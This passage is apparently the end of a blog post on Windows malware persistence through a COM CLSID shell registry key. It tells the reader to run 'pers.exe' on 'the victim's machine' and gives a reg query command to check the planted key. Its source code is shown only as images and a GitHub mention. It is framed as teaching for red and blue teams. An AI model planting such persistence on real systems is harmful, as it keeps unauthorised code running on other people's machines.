
Compile and run at the victim’s machine:


```
.\pers.exe
reg query "HKLM\SOFTWARE\Classes\CLSID\{450d8fba-ad25-11d0-98a8-0800361b1103}\shell"
/s
```



But… Not working for me at Windows 10 as they use that stupid Start Menu, I can't find `My Documents` folder on the Desktop feature.

I also try to do this trick with another CLSID at the `Windows 7 x86` machine. It works for `My Computer` folder.





I don’t know if any APT groups or malware family applies this trick.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

> This is a practical case for educational purposes only.

Malware persistence: part 1
source code in github

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine